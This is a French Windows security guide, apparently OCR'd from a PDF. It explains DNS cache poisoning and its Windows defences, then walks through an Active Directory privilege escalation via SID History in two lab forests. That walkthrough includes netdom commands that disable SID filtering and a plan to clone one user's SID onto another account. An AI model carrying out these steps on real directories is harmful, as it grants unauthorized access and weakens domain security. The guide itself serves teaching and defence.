
La procédure pour activer IPSEC entre 2 serveurs DNS est expliquée en détail dans cet article : http://technet.microsoft.com/fr-fr/library/ee649192(v=ws.10).aspx

1.5.4.3 Protéger le cache du serveur DNS contre la pollution

Comment peut-on polluer le cache d'un serveur DNS ?

Quand un serveur DNS ne dispose pas de la zone DNS correspondant à l'entrée DNS qu'il doit résoudre, il utilise un redirecteur DNS. Par défaut, le serveur DNS Microsoft va interroger les serveurs DNS racines. Il est cependant possible de configurer des redirecteurs spécifiques pour un domaine DNS précis (redirecteur conditionnel) ou un redirecteur pour tous les domaines que le serveur DNS ne gère pas. Dans l'exemple ci-dessous, j'ai configuré mon serveur DNS sur mes serveurs pour utiliser ma LiveBox comme serveur DNS de redirection.





Un attaquant peut arriver à insérer une information incorrecte (exemple : le FQDN www.microsoft.com est résolu en l'IP *192.168.0.1* au lieu de l'IP *2.19.95.132*) dans le cache d'un serveur DNS. On parle alors de pollution du cache DNS.

Pour effectuer ce type d'attaque, l'attaquant va envoyer des requêtes au serveur DNS pour obtenir l'adresse IP de *www.microsoft.com* et va envoyer en même temps des réponses au serveur DNS avec une IP incorrecte de *www.microsoft.com* (192.168.0.1).
Le serveur DNS va faire une requête DNS à son serveur DNS de redirection pour obtenir l'IP de www.microsoft.com.
Le serveur DNS va prendre en compte les différentes réponses (la bonne et les mauvaises) et va alors en sélectionner une et l'ajouter dans son cache. Avec un peu de chance, il sélectionnera la mauvaise. Si un autre utilisateur demande à résoudre le FQDN www.microsoft.com, le serveur DNS va consulter son cache et renvoyer la mauvaise information à cet autre client.

Des outils comme *ARPWNER* ou *ETTERCAP* permettent de polluer le cache d'un serveur DNS.
http://www.darknet.org.uk/2013/02/arpwner-arp-dns-poisoning-attack-tool/
http://www.thegeekstuff.com/2012/05/ettercap-tutorial/

Comment protéger le cache d'un serveur DNS Windows ?


1. La réponse DNS reçue par le serveur doit disposer du même identifiant de 16 bits que la requête DNS générée par le serveur DNS. Cette protection est native dans le protocole DNS.

2. Le port cible et l'adresse IP cible de la réponse DNS doivent correspondre au port source et à l'adresse IP source de la requête DNS du serveur DNS. Cette option correspond au paramètre *SocketPoolSize* qui est activé par défaut sur tous les serveurs DNS Windows depuis la découverte de la vulnérabilité MS08-037 (https://technet.microsoft.com/library/security/ms08-037).
La commande *Dnscmd /Info /SocketPoolSize* permet d'afficher le nombre de ports sources différents que le serveur DNS peut utiliser :
La commande *dnscmd /Config /SocketPoolSize 3000* permet de définit un pool de 3000 ports sources différents.


```
C:\Windows\system32>dnscmd /Config /SocketPoolSize 3000

Registry property SocketPoolSize successfully reset.
Command completed successfully.
```

Pour plus d'informations sur ce réglage :
http://technet.microsoft.com/fr-fr/library/ee649174(v=ws.10).aspx

3. L'option *Secure cache against pollution* permet aussi de limiter le risque de pollution du cache DNS et se configure (activée par défaut) au niveau des propriétés du serveur DNS. Je vous invite à lire l'article http://support.microsoft.com/kb/316786 pour plus d'informations sur cette option.



4. Les serveurs DNS Windows Server 2008 R2 (et versions ultérieures) permettent de bloquer le changement pour une entrée DNS dans le cache pendant une période de temps qui correspond à un pourcentage de la durée de vie de l'entrée DNS (Time to Live ou TTL). Dans l'exemple ci-dessous la durée de vie de l'entrée DNS *CXCIRSEVEN-PC.msreport.be* est de 20 minutes.




Cette option correspond au paramètre *Cache Locking*. Une procédure de configuration est disponible à cette adresse http://technet.microsoft.com/fr-fr/library/ee649148(v=ws.10).aspx.

1.5.4.4 Activer DNS SEC sur toutes les zones DNS.

Le principal défaut du service DNS est qu'il ne permet pas d'authentifier le client et le serveur DNS. Le service DNS est donc vulnérable à des attaques comme la pollution du cache DNS même si les mécanismes présentés dans les parties précédentes sont implémentés. Une nouvelle extension du protocole DNS appelé *DNSEC* a donc été mise en œuvre et permet de réellement sécuriser le service DNS. Elle est disponible dans les services DNS de Windows 2008 R2 (et versions ultérieures).
DNSEC s'active au niveau du serveur DNS et de chaque zone DNS. Les zones DNS protégées apparaissent avec un cadenas. Microsoft propose un guide pour implémenter *DNSEC* :
http://technet.microsoft.com/fr-fr/library/hh831411.aspx

On obtient le résultat ci-dessous.



Pour plus d'informations sur DNSSEC :
http://technet.microsoft.com/fr-fr/library/ee649205%28v=ws.10%29.aspx
http://blogs.msmvps.com/vista/2012/11/22/windows-server-2012-signer-vos-zones-avec-dnssec/
http://technet.microsoft.com/fr-fr/library/hh831411.aspx
http://www.labo-microsoft.org/articles/DNSSECPRES/2/Default.asp#_Toc277269110


1.6 ELEVATION DE PRIVILEGE AVEC L'UTILISATION DU SID HISTORY

1.6.1 FAIRE UNE AUGMENTATION DE PRIVILEGE AVEC LE SID HISTORY

Dans cet exemple nous disposons de 2 forêts :

- TPO.NET : *la forêt dispose d'un domaine et est configurée en mode natif 2008 R2*
- MSREPORT.BE : *la forêt dispose d'un domaine et est configurée en mode natif 2008 R2*


Notre objectif est de migrer le SID de l'utilisateur TPO\melanie.mathieu vers l'attribut SID History de l'utilisateur msreport\tigrou.mathieu. Tigrou MATHIEU disposera ainsi de tous les accès de l'utilisateur Mélanie MATHIEU (élévation de privilège).
L'attribut *SIDHistory* est protégé par le système d'exploitation. Un membre du groupe *Domain Admins* n'a pas le droit d'ajouter ou supprimer un SID History (voir message d'erreur ci-dessous).
L'attribut SIDHistory est un tableau qui peut contenir plusieurs SID.



Pour ajouter un SID dans l'attribut SID History, nous allons utiliser le script *SIDCloner* disponible à cette adresse : https://code.msdn.microsoft.com/windowsdesktop/SIDCloner-add-sIDHistory-831ae24b

1.6.1.1 Configurer la résolution de nom DNS


Créer une première zone STUB pour la zone *msreport.be*. Intégrer cette zone au niveau de la *ForestDNSZones* (réplique sur tous les contrôleurs de domaine de la forêt TPO.NET).
Créer une seconde zone stub pour la zone *_msdcs.msreport.be* (même configuration que pour la zone *msreport.be*). Un pas à pas est disponible à cette adresse http://support.microsoft.com/kb/308201.
Vérifier que tous les serveurs DNS du domaine TPO.NET (contrôleurs de domaine) peuvent maintenant résoudre les entrées DNS de la zone DNS *msreport.be* et *_msdcs.msreport.be*. Vous pouvez pour cela utiliser l'outil NSLOOKUP.




Configurer le service DNS pour que les contrôleurs du domaine msreport.be résolvent les entrées DNS tpo.net
Le principe est le même qu'à l'étape précédente. Vous devez créer deux zones STUB *tpo.net* et *_msdcs.tpo.net* que vous intégrez dans l'annuaire au niveau de la partition *ForestDnsZones*.

1.6.1.2 Créer de la relation d'approbation inter-forêts

Dans cet exemple, nous créerons une relation d'approbation inter-forêts sans authentification sélective. Se connecter sur le PDC Emulator du domaine *msreport.be* et lancer la console *Active Directory Domain and Trust*.
Faire un clic droit sur le nom du domaine (msreport.be) dans cet exemple et cliquer sur *New Trust*.
Entrer le nom du domaine à approuver (tpo.net).
Choisir un Forest Trust.
Sélectionner ensuite Two-Way pour que la relation d'approbation soit créée sur les 2 domaines.



Il faut s'authentifier dans le domaine approuvé.
Dans notre cas, on ne va pas activer l'authentification sélective. Il faut donc sélectionner *Forest-wide authentication*.
Les utilisateurs de la forêt *tpo.net* seront donc membres du groupe *Authenticated users* dans la forêt *msreport.be* et inversement.



Active Directory détecte les suffixes UPN du domaine approuvé. Les suffixes UPN sont des noms de domaine alternatifs. Il est ainsi possible d'avoir un *UserPrincipalName* (login) qui correspond à son adresse email. Les utilisateurs peuvent alors ouvrir leur session avec leur adresse email comme login et leur mot de passe.
Confirmer ensuite la relation d'approbation (entrante et sortante).

1.6.1.3 Désactiver le filtrage des SID et activer le SID History

Il est maintenant nécessaire de désactiver le *filtrage des SID* et d'activer le SID History au niveau de la relation d'approbation. Microsoft a mis en place le filtrage des SID (activé par défaut) pour lutter contre les élévations de privilèges avec le SID History (ce que l'on est en train de faire).

Quand le filtrage des SID est activé, les SID contenus dans l'attribut SID History sont ignorés.
La désactivation du filtrage des SID History abaisse donc fortement le niveau de sécurité de votre annuaire Active Directory. Cette option est cependant nécessaire dans le cadre des projets de fusion de 2 domaines Active Directory avec des outils comme *Microsoft ADMT* ou *Dell Migration Manager for Active Directory*.
Exemple : vous souhaitez migrer les ressources du domaine *tpo.net* (comptes utilisateurs, comptes ordinateurs, groupes, stations de travail et serveurs membres du domaine) dans le domaine *msreport.be*.

Pour désactiver le filtrage des SID History, et activer le SID History :
Taper les commandes suivantes sur le contrôleur de domaine PDC Emulator du domaine tpo.net :
netdom trust msreport.be /domain:tpo.net /quarantine:No /usero:administrator /passwordo:XXXXX
netdom trust msreport.be /domain:tpo.net /EnableSidHistory:Yes /usero:administrator /passwordo:XXXXX

Taper les commandes suivantes sur le contrôleur de domaine PDC Emulator du domaine msreport.be :

netdom trust tpo.net /domain:msreport.be /quarantine:No /usero:administrator /passwordo:XXXXX
netdom trust tpo.net /domain:msreport.be /EnableSidHistory:Yes /usero:administrator /passwordo:XXXXX

On notera que si vous disposez de contrôleurs de domaine installés en français, il y a une erreur de traduction dans la commande. Vous devez taper les commandes :
netdom trust msreport.be /domain:tpo.net ***/quarantine:Non*** */usero:administrator /passwordo:XXXXX*
netdom trust msreport.be /domain:tpo.net ***/EnableSidHistory:Oui*** */usero:administrator /passwordo:XXXXX*


1.6.1.4 Configurer les contrôleurs de domaine

Comme les contrôleurs des domaines tpo.net et msreport.be sont sous Windows 2008 R2 et Windows 2012 R2, il n'est pas nécessaire de créer l'entrée de registre *TCPIpClientSupport* comme indiqué dans la documentation d'ADMT.
« If you are migrating from a domain with domain controllers that run Windows Server 2003 or later to another domain with domain controllers that run Windows Server 2003 or later, the TcpipClientSupport registry entry does not have to be modified. »

Le groupe de domaine local TPO$$$ a été créé dans le conteneur *Users* du domaine tpo.net.
Configurer la *Default Domain Controller* Policy dans les domaines *msreport.be* et *tpo.net* avec les paramètres d'audit suivant comme demandé dans la documentation d'ADMT.

- **Audit account management:** cocher les cases *Success* et *Failure*.
- **Audit directory service access:** cocher la case Success.

Sur les contrôleurs de domaine Windows 2012, il faut aussi le faire au niveau des GPO locales du serveur (gpedit.msc). Dans le cas contraire le script PowerShell *SIDCLONER* échoue avec l'erreur *The operation requires that destination domain auditing be enabled*. ADMT détecte le problème et propose de le corriger lors de la migration d'un utilisateur.



1.6.1.5 Créer un compte *service-admt* dans le domaine tpo.net

Créer le compte *service-admt* dans le domaine source (tpo.net). Cet utilisateur doit être membre du groupe *Domain Admins* dans le domaine source et doit être configuré pour que son mot de passe n'expire jamais. Au niveau du domaine cible (msreport.be), ajoutez l'utilisateur *tpo\service-admt* dans le groupe *msreport\Administrators*.

1.6.1.6 Utiliser SIDCLONER pour ajouter un SID History

Copier le SID de *TPO\melanie.mathieu* vers l'utilisateur *msreport\tigrou.mathieu*.
